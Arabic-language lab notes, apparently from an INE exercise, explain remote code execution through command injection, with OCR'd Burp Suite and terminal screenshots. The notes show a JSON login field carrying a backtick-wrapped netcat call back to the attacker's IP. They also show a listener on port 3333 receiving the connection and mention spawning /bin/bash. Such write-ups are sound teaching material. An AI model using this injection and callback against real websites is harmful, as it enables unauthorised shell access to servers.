## **RCE**

- الثغره دي عباره عن انك تقدر تنفذ كود او command عن بعد على الويب ال نت بتحاول تخترقه
  - تنصنيفها بيكون critical

```
Pretty Raw Hex
                                                                         Pretty Raw Hex Render
                                                                                                                                                  INSPECTOR
   64a-8f700-19268f92dfa65a%22%2C%22version%22%3A%20%222.1.31%22%2C
                                                                          1 HTTP/1.1 200
   %22platform%22%3A%20%22debian%22%2C%22platformUnmapped%22%3A%20%
                                                                            X-Auth-Identity:
   22ubuntu%22%2C%22%24initial_referrer%22%3A%20%22%24direct%22%2C%
                                                                            Content-Type: application/json
  22%24initial_referring_domain%22%3A%20%22%24direct%22%7D
                                                                            X-Worker-Name: restricted session
                                                                            Date: Mon, 07 Oct 2024 22:03:06 GMT
                                                                            Content-Length: 33
     "username]: "`nc 192.65.169.2 3333`", "password": "test",
     "mode": "normal"
                                                                              "success":false,
                                                                              "error":null
(?) (?) ← → Search.
                                                             0 matches (?) (€) ← → Search
                                                                                                                                      0 matches
```

- هنا احنا لقينا json ف ممكن نجرب عليه عادى
  - جربنا بالبرب اننا نوقف الطلب وننفذ او امر
    - بتحط الامر بتاعك بين ``
- ممكن تعمل ping على رابط ال collaborator من البيرب برضو
  - لو هوه مش ison ممكن تجرب تعمل ملف ودا اشهر مسار

/var/www/html/yousef.txt

• بتجرب اي امر لو اتنفذ تبقي الثغره موجوده

```
RX packets 48640 bytes 3830134 (3.6 MiB)
RX errors 0 dropped IO overruns 0 frame 0
TX packets 31215 bytes 10413911 (9.9 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


ethl: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.65.169.2 netmask 255.255.255.0 broadcast 192.65.169.255
ether 02:42:c0:41:a9:02 txqueuelen 0 (Ethernet)
RX packets 1346 bytes 888278 (867.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1322 bytes 98769 (96.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

• جيب ال ip بتاع جهازك عشان تحاول تعلم ping عليه

```
File Actions Edit View Help

root@INE:~# nc -nlvp 3333
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::3333
Ncat: Listening on 0.0.0.0:3333
```

• هنا شغلت port 3333 او اي منفذ غيره عشان تعمل اتصال بيه



- وحطينا الكود في request في حاله اتنفذ بيكون الموقع مصاب ل RCE
  - هنا bin/bash عشان تعمل terminal هناك

```
File Actions Edit View Help

root@INE:~# nc -nlvp 3333
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::3333
Ncat: Listening on 0.0.0.0:3333
Ncat: Connection from 192.65.169.3. I
Ncat: Connection from 192.65.169.3:52468.
root@INE:~#
```

• زي كدا اتنفذ وكدا شغال عمل Connection